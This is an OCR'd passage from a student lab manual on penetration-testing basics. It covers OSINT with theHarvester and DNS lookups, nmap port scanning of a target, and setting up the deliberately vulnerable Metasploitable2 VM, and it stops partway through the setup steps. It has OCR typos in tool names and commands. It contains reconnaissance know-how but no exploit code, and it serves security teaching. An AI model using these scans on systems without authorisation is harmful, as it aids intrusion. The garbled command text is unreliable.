
Step 5: Perform the DNS Reconnaissance







Step 6: Harvester is a tool used in Linux System. This is used to get the IP addresses of the website

The Harvester tool can be used by giving following command: the harvester –d <website_name>







Result:

Thus to perform open source intelligence gathering using Netscraft, Whois lookups, DNS Reconnaissance, Harvester and Maltego was Successfully Performed.

Ex.No:4	


Date:	Understand the nmap command d and scan a target using nmap.


Aim:

To Understand the nmap command and Scan a target using nmap.


Procedure:

Step 1: The nmap command can be used in Kali Linux and Before using the nmap change the network adapter to bridged adapter.






Step 2: The target can be Scanned using the following command – nmap <IP address> and sudo map<IP address>



Step 3: This command will display all the posts which are open in that IP address and these are used to attack that system



Result:

Thus to Understand the nmap command d and scan a target using nmap was executed Successfully.


Ex.No:5 Date:	**Install metasploitable2 on the virtual box and search for unpatched vulnerabilities**


Aim:

To Install Metasploitable2 on the Virtual Box and Search for Unpatched Vulnerabilities.

Procedure:

Step 1: Install virtual box if not installed







Step 2: Install Metasploitable2 using following link

https://download.vulnhub.com/metasploitable/metasploitable-linux-2.0.0.zip


Step 3: Extract metasploitable-linuxzip





Step 4: Create new instance Click new in virtual box





Step 5: Give any name, choose linux In Type and other linux(64bit) in Version














Step 6: Click settings



